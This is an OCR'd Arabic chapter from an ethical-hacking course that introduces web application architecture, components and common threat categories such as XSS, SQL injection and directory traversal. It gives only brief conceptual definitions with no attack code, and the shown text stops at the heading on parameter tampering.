

13

الهاكر الأخلاقي

Hacking Web Applications

By

Dr.Mohammed Sobhy Teba
Hacking Web Applications
https://www.facebook.com/tibea2004

CONTENTS





الهدف الرئيسي من هذه الوحدة هو إظهار الأنواع المختلفة من نقاط الضعف التي يمكن اكتشافها في تطبيقات الويب. ويسلط الضوء أيضا على هجمات استغلال نقاط الضعف هذه. الوحدة تبدأ مع وصف مفصل لتطبيقات الويب. وذكر العديد من التهديدات على تطبيق الويب. منهجية القرصنة تكشف الخطوات المختلفة المشاركة في الهجوم المخطط له. وتناقش مختلف الأدوات التي يستخدمها المهاجمون لشرح الطريقة التي تستغل بها نقاط الضعف في تطبيقات الويب. ويسلط الضوء أيضا على التدابير المضادة التي يمكن اتخاذها لإحباط أي من هذه الهجمات. ووصف أدوات الأمان التي تساعد مسؤول الشبكة لرصد وإدارة تطبيق الويب. وأخيرا نناقش اختبار اختراق تطبيقات الويب.


13.1 مفهوم تطبيقات الويب "WEB APPLICATION CONCEPT"

تطبيقات الويب هي برامج يكون الوصول إليها فقط مع وصلة الإنترنت. وتستخدم هذه التطبيقات **HTTP** كما في بروتوكول الاتصالات الأساسي. عموما، المهاجمين تستهدف هذه التطبيقات لعدة أسباب. حيث انهم يقومون بالهجمات المختلفة. لفهم أوضح فانه هذا القسم يقدم لك تطبيق الويب ومكوناته، ويوضح كيف يعمل التطبيق على الإنترنت، والهندسة المعمارية. ويوفر نظرة ثاقبة على **web 2.0 application**، أكوام نقاط الضعف، وناقلات الهجوم على شبكة الإنترنت.

إحصاءات الامن لتطبيق الويب "WEB APPLICATION SECURITY STATISTICS"

المصدر: https://www.whitehatsec.com

وفقا لتقرير إحصاءات الأمن الخاصة بموقع **WHITEHAT** في عام 2012، فمن الواضح أنه تم العثور على **cross-site scripting vulnerabilities** على المزيد من التطبيقات على شبكة الإنترنت بالمقارنة مع نقاط الضعف الأخرى. من الرسم البياني يمكنك ملاحظة أنه في العام 2012، **cross-site scripting vulnerabilities** هي نقاط الضعف الأكثر شيوعا حيث وجدت بنسبة 55٪ من تطبيقات الويب. تستند فقط 10٪ من هجمات تطبيق الويب على نقاط الضعف **insufficient session expiration**. من أجل تقليل المخاطر المرتبطة بضعف البرمجة النصية للمواقع المشتركة في تطبيقات الويب، يجب عليك أن تتناول التدابير المضادة اللازمة ضدهم.



مقدمة في تطبيقات الويب

تطبيقات الويب هي التطبيقات التي تعمل على خادم الويب عن بعد وإرسال الإخراج عبر الإنترنت. وتستخدم تقنيات **Web 2.0** من قبل كافة التطبيقات المستندة على ملقمات التي تعمل على شبكة الإنترنت مثل التواصل مع المستخدمين والعملاء و**third-party users**، الخ.

تتألف تطبيق الويب من عدة طبقات من الوظائف. ومع ذلك، فهو يتكون من ثلاث طبقات حيث تتكون من طبقات **presentation**، **logic**، و**data**.


تعتمد هيكلية الشبكة بشكل كبير على تكنولوجيا الانترنت **World Wide Web**، **Hypertext Markup Language (HTML)**، و**primary transport medium**، مثل **Hyper Text Transfer Protocol (HTTP)**. **HTTP** هو وسيلة الاتصال بين الخادم والعميل. عادة، يعمل عبر المنفذ **TCP 80**، ولكن قد يتواصل أيضا على منفذ غير مستخدم.
توفر تطبيقات الويب واجهة بين المستخدمين النهائيين وخوادم الويب من خلال مجموعة من صفحات الويب التي يتم إنشاؤها في نهاية الخادم أو تحتوي على **script code** ليتم تنفيذها داخل متصفح ويب العميل.
بعض من خوادم الويب الحالية اليوم هي مايكروسوفت **IIS**، **Apache Software Foundation's Apache HTTP Server**، **AOL/Netscape's Enterprise Server**، و**Sun One**. ويطلق على الموارد **Uniform Resource Identifiers (URIs)**، والتي قد تكون إما صفحات ثابتة أو تحتوي على محتوى ديناميكي. منذ ان **HTTP** هو **stateless**، على سبيل المثال، البروتوكول لا يحافظ على حالة جلسة العمل، يتم التعامل مع طلبات الموارد على أنها منفصلة وفريدة من نوعها. وهكذا، لم يتم المحافظة على سلامة الوصلة مع العميل.
يمكن استخدام الكوكيز كرموز "**tokens**"، والذي يتيح للخوادم الاتصال بالعملاء للسماح بالوصول إلى المواقع. ومع ذلك، الكوكيز ليست مثالية من الناحية الأمنية لأنها يمكن نسخها وتخزينها على القرص الثابت المحلي للعميل، بحيث لا يحتاج المستخدمون طلب "**tokens**" لكل استعلام. على الرغم من ان تطبيقات الويب تفرض سياسات أمنية معينة، فهي عرضة لهجمات مختلفة مثل **SQL injection**، **cross-site scripting**، اختطاف الجلسة، الخ. المنظمات تعتمد على تطبيقات الويب وتقنيات الويب 2.0 لدعم العمليات التجارية الرئيسية وتحسين الأداء. تقنيات الويب الجديدة مثل الويب 2.0 توفر المزيد من سطح الهجوم لـ **web application exploitation**.
المهاجمين يستخدمون أنواع مختلفة من نقاط الضعف التي يمكن اكتشافها في تطبيقات الويب واستغلالها لتقديم تنازلات في تطبيقات الويب.
المهاجمون أيضا يستخدمون أدوات لشن هجمات على تطبيقات الويب.

مكونات تطبيق الويب "WEB APPLICATION COMPONENTS"

يتم سرد مكونات تطبيقات الويب على النحو التالي:

Login: معظم المواقع تسمح للمستخدمين **authentic user's** للوصول إلى التطبيق عن طريق **login**. وهذا يعني أن الوصول إلى الخدمة أو المحتوى التي توفرها تطبيقات الويب يحتاج من المستخدم تقديم اسم المستخدم وكلمة المرور.
The Web Server: يشير إلى أي برنامج أو جهاز يهدف إلى تقديم محتوى الويب التي يمكن الوصول إليها من خلال شبكة الإنترنت. ومن الأمثلة على ذلك صفحات الويب التي تظهر على متصفح الويب من خلال خادم الويب.
Session Tracking Mechanism: كل تطبيق ويب لديه آلية **session tracking mechanism**. الجلسة يمكن تتبعها باستخدام الكوكيز، **URL rewriting**، أو **Secure Sockets Layer (SSL) information**.
User Permissions: عندما لا يسمح لك الوصول إلى صفحة الويب المحدد الذي يتم تسجيل الدخول باستخدام أذونات المستخدم، يمكنك إعادة التوجيه مرة أخرى إلى صفحة تسجيل الدخول أو إلى أي صفحة أخرى.
The Application Content: هو برنامج تفاعلي يقبل طلبات الويب من قبل العملاء ويستخدم المعلمات التي يتم إرسالها من قبل متصفح الإنترنت لتنفيذ وظائف معينة.
Data Access: عادة صفحات الويب يتم الاتصال مع بعضها البعض عن طريق مكتبة الوصول إلى البيانات التي يتم تخزين كافة تفاصيل قاعدة البيانات.
The Data Store: هي وسيلة البيانات الهامة التي يتم مشاركتها ومزامنتها بين **children/threats**. هذه المعلومات المخزنة مهمة جدا وضرورية لتحقيق مستويات أعلى من إطار التطبيق. انها ليست إلزامية أن يكون مخزن البيانات وخادم الويب على نفس الشبكة. ويمكن أن تكون على اتصال أو الوصول إليها مع بعضها البعض من خلال اتصال الشبكة.
Role-level System Security

- **Application Logic**: عادة ما يتم تقسيم تطبيقات الويب في طبقات منها **Application Logic** في الطبقة الوسطى. يتلقى طلبا من متصفح الإنترنت ويعطيها خدمات وفقا لذلك. وتشمل الخدمات التي تقدمها **Application Logic** طرح الأسئلة وإعطاء آخر التحديثات على قاعدة بيانات فضلا عن توليد واجهة المستخدم.
- **Logout**: يمكن للفرد إيقاف أو تسجيل الخروج من تطبيق الويب أو المتصفح بحيث ان الجلسة والتطبيق المرتبط به ينتهي. التطبيق ينتهي إما عن طريق أخذ زمام المبادرة من خلال **application logic** أو الإنهاء تلقائيا عند **the servlet session times out**.



كيف تعمل تطبيقات الويب


عندما ينقر أو يكتب شيء في المتصفح، فانه على الفور يتم عرض الموقع المطلوب أو المحتوى على شاشة الكمبيوتر، ولكن ما هي الآلية وراء هذا؟ هذه العملية خطوة بخطوة التي تحدث بمجرد ارسال المستخدم الطلب لمحتوى معين أو موقع على شبكة الانترنت حيث تشارك العديد من أجهزة الكمبيوتر.

أنموذج تطبيق الويب يتم توضيحه في ثلاث طبقات. تتعامل الطبقة الأولى مع إدخال المستخدم من خلال متصفح الويب أو واجهة المستخدم. الطبقة الثانية تحتوي على **JSP** (**Java servlets**) أو **ASP** (**Active Server Pages**)، وأدوات تكنلوجيا انشاء المحتوى الديناميكي، والطبقة الأخيرة تحتوي على قاعدة البيانات لتخزين بيانات العملاء مثل أسماء المستخدمين وكلمات المرور وتفاصيل بطاقة الائتمان، وما إلى ذلك أو المعلومات الأخرى ذات الصلة.

دعونا نرى كيف يمكن للمستخدم ان يؤدي الطلب الأولي من خلال المتصفح إلى خادم التطبيق على شبكة الإنترنت:

- أول يقوم المستخدم بكتابة اسم الموقع أو **URL** في المتصفح والطلب يتم إرسالها إلى خادم الويب.
- بمجرد تلقي هذا الطلب، فان خادم الويب يتحقق من ملحق الملف: فإذا كان طلب المستخدم صفحة ويب بسيطة مع امتداد **HTM** أو **HTML**، فان خادم الويب يعالج الطلب ويرسل الملف إلى متصفح المستخدم.

أما إذا كان طلب المستخدم صفحة ويب مع الامتداد **CFM**، **CFML**، أو CFC، فلا بد من معالجة الطلب من قبل ملقم تطبيق ويب. ولذلك، فإن خادم الويب يمرر طلب المستخدم إلى خادم التطبيق على شبكة الإنترنت. تتم معالجة طلب المستخدم الآن من قبل ملقم تطبيق ويب. من أجل معالجة طلب المستخدم، خادم الويب يقوم بالوصول إلى قاعدة البيانات التي وضعت في الطبقة الثالثة لأداء المهمة المطلوبة عن طريق تحديث أو استرجاع المعلومات المخزنة في قاعدة البيانات. وبمجرد القيام بمعالجة الطلب، فان خادم تطبيق الويب يرسل النتائج إلى خادم الويب، والذي بدوره يرسل النتائج إلى متصفح المستخدم.




ID	Topic	News
6329	Tech	CNN



معمارية تطبيقات الويب "WEB APPLICATION ARCHITECTURE"


جميع تطبيقات الويب تنفذ بمساعدة متصفح الويب كعميل الدعم. تطبيقات الويب تستخدم مجموعة من الاسكريبات من جانب الملقم "**server-side scripts**" (**ASP, PHP, etc.**) واسكريبات من جانب العميل "**client-side scripts**" (**HTML**, **JavaScript**, **etc.**) لتشغيل التطبيق. يتم تقديم المعلومات عن طريق استخدام **client-side script** ومهام الأجهزة مثل تخزين وجمع البيانات المطلوبة من قبل **server-side script**.

في العمارة التالية، العملاء يستخدمون أجهزة مختلفة، ومتصفحات ويب، وخدمات الويب الخارجية مع شبكة الإنترنت للحصول على تنفي التطبيق باستخدام لغات البرمجة المختلفة. تتم معالجة الوصول إلى البيانات من قبل طبقة قاعدة البيانات باستخدام الخدمات السحابية وخادم قاعدة البيانات.




WEB 2.0 APPLICATIONS

يشير الويب 2.0 لجيل جديد من تطبيقات الويب التي توفر بنية تحتية للمشاركة أكثر ديناميكية للمستخدم والتفاعل الاجتماعي، والتعاون. ويقدم العديد من الميزات مثل:



VULNERABILITY STACK

يتم الاحتفاظ بالتطبيقات على شبكة الإنترنت والوصول اليها من خلال مختلف المستويات والتي تشمل: تطبيقات الويب المخصصة، ومكونات طرف ثالث "**third-party components**"، وقواعد البيانات، وخوادم الويب وأنظمة التشغيل والشبكات، والأمن. جميع الآليات والخدمات المستخدمة في كل مستوى تساعد المستخدم بطريقه واحده أو طريقة أخرى للوصول إلى تطبيق الويب بشكل آمن. عندما نتحدث عن تطبيقات الويب، فان الأمن هو عنصر حاسم للنظر في تطبيقات الويب حيث انها المصادر الرئيسية للهجمات.
Vulnerability stack التالية تظهر مستويات وعنصر/آلية/خدمة المقابلة العاملة في كل مستوى الذي تجعل تطبيقات الويب عرضة لنقاط الضعف.



ناقلات الهجوم "WEB ATTACK VECTORS"

Attack vector هي طريقة الدخول الى الأنظمة الغير مصرح بها لأداء الهجمات الخبيثة. بمجرد الوصول إلى مكاسب المهاجم في النظام أو الشبكة فأنه يسلم حمولة الهجوم أو يسبب نتائج ضارة. لا توجد طريقة حماية تماما من الهجوم حيث ان ناقلات الهجوم تتغير وتتطور مع التغيرات التكنولوجية الجديدة.

أمثلة على الأنواع مختلفة من ناقلات الهجوم:

- **Parameter manipulation**: توفير قيمة المدخلات خاطئة لخدمات الويب من قبل المهاجم وكسب السيطرة على أوامر **SQL**، **LDAP**، **XPATH**، و**shell**. عندما يتم توفير القيم الغير صحيحة إلى خدمات الويب، فانهم يصبحون عرضة للهجوم وبسهولة عن طريق تطبيقات الويب التي تعمل مع خدمات الويب.
- **XML poisoning**: المهاجمون يقدمون **manipulated XML documents** حيث أنه عند تشغيله فبإمكانه تعكير صفو منطق تحليل الأسلوب "**logic of parsing method**" على الخادم. عندما يتم تنفيذ **XMLs** ضخمة في طبقة التطبيقات، فأنه يمكن بسهولة أن يتعرض للاختراق من قبل المهاجم لإطلاق الهجوم وجمع المعلومات.
- **Client validation**: معظم التحقق من جانب العميل تكون معتمدة من قبل المصادقة من جانب الملقم. إجراءات **AJAX** يمكن التلاعب بها بسهولة، الأمر الذي يجعل بدوره وسيلة للمهاجمين للتعامل مع **SQL injection**، **LDAP injection**، وغيرها، والتفاوض مع الموارد الرئيسية لتطبيق الإنترنت.
- **Server Misconfiguration**: المهاجم يستغل نقاط الضعف في خوادم الويب، ويحاول كسر أساليب التحقق من الصحة الوصول إلى البيانات السرية المخزنة على الخوادم.
- **Web service routing issues**: رسائل **SOAP** تسمح بالوصول إلى العقد المختلفة على شبكة الإنترنت من قبل راوتر **WS-Routers**. العقد التي تم اختراقها يمكنها منح حق الوصول إلى رسائل **SOAP** التي تم إبلاغها بين اثنين من النهاية.
- **Cross-site scripting**؛ كلما تم تنفيذ أي شفرة جافا سكريبت مصابة، فانه يمكن استغلالها في المتصفحات المستهدفة لجمع المعلومات من قبل المهاجم.

13.2 تهديدات تطبيقات الويب "WEB APPLICATION THREAT"

يتم استهداف تطبيقات الويب من قبل المهاجمين لأسباب مختلفة. القضية الأولى هي نوعية الشفرة المصدرية المتعلقة بأمن رديء وموضوع آخر هو التطبيق مع الإعداد معقدة. ونتيجة لهذه الثغرات، يمكن للمهاجمين إطلاق الهجمات بسهولة عن طريق استغلال لها. الآن سوف نناقش التهديدات المرتبطة بتطبيقات الويب.
يسرد هذا القسم ويشرح مختلف تهديدات تطبيقات الويب مثل **parameter/form tampering**، هجمات الحقن، هجمات البرمجة عبر الموقع "**cross-site scripting**"، هجمات حجب الخدمة، وهجمات **session fixation**، و**improper error handling**، الخ.

تهديدات تطبيقات الويب 1 "WEB APPLICATION THREATS-1"

تهديدات تطبيق ويب لا تقتصر فقط على الاعتداءات التي تستند إلى **URL** و**port80**. على الرغم من استخدام المنافذ والبروتوكولات، وطبقة**OSI** ، فان سلامة التطبيقات ذات المهام الحرجة يجب حمايتها من الهجمات المحتملة في المستقبل. يجب على البائعين الذين يريدون حماية تطبيقات منتجاتهم ان يكون قادرين على التعامل مع جميع أساليب الهجوم.
فيما يلي الأنواع المختلفة من تهديدات تطبيقات الويب كما يلي:

Cookie Poisoning

عن طريق تغيير المعلومات داخل **cookie**، بمجرد تجاوز المهاجمين عملية المصادقة والسيطرة على الشبكة، فإنه يمكن إما تعديل المحتوى، استخدام النظام لهجوم ضار، أو سرقة المعلومات من نظام المستخدم.

Directory Traversal

المهاجمون **exploit HTTP** باستخدام **directory traversal** وأنه سوف يكون قادر على الوصول إلى المجلدات مقيدة. أنهم ينفذون الأوامر خارج المجلد الجذري لخادم الإنترنت.

Unvalidated Input

من أجل تجاوز نظام الأمن فان المهاجمين يعبثون مع طلبات **HTTP**، **URL**، **header**، حقول النموذج، الحقول المخفية، سلاسل الاستعلام "**query strings**" الخ. معرفات تسجيل دخول المستخدمين والبيانات الأخرى ذات الصلة التي يحصل تخزينها في ملفات **cookies** وهذا يصبح مصدرا للهجوم. المهاجمين يقومون بالوصول إلى نظام الضحية باستخدام المعلومات الموجودة في ملفات **cookies**.
أمثلة الهجمات الناجمة عن **Unvalidated Input** تشمل **SQL injection**، **cross-site scripting (XSS)**، **buffer overflows**، الخ.

Cross-site Scripting (XSS)

المهاجم يتجاوز امتيازات آلية امن **clients ID** وكسب الوصول، ثم يحقن الأكواد الخبيثة في صفحات الويب من موقع معين. ويمكن لهذه الأكواد الخبيثة حتى إعادة كتابة محتوى **HTML** للموقع.

Injection Flaws

Injection Flaws هي نقاط ضعف في تطبيق الويب والتي يسمح بالبيانات الغير موثوق بها إلى أن تفسر وتنفذ كجزء من أمر أو الاستعلام.

SQL Injection

في هذا النوع من الهجوم يتم حقن أوامر **SQL** من قبل المهاجم عن طريق إدخال البيانات. ثم يمكن للمهاجم العبث مع البيانات.

Parameter/Form Tampering

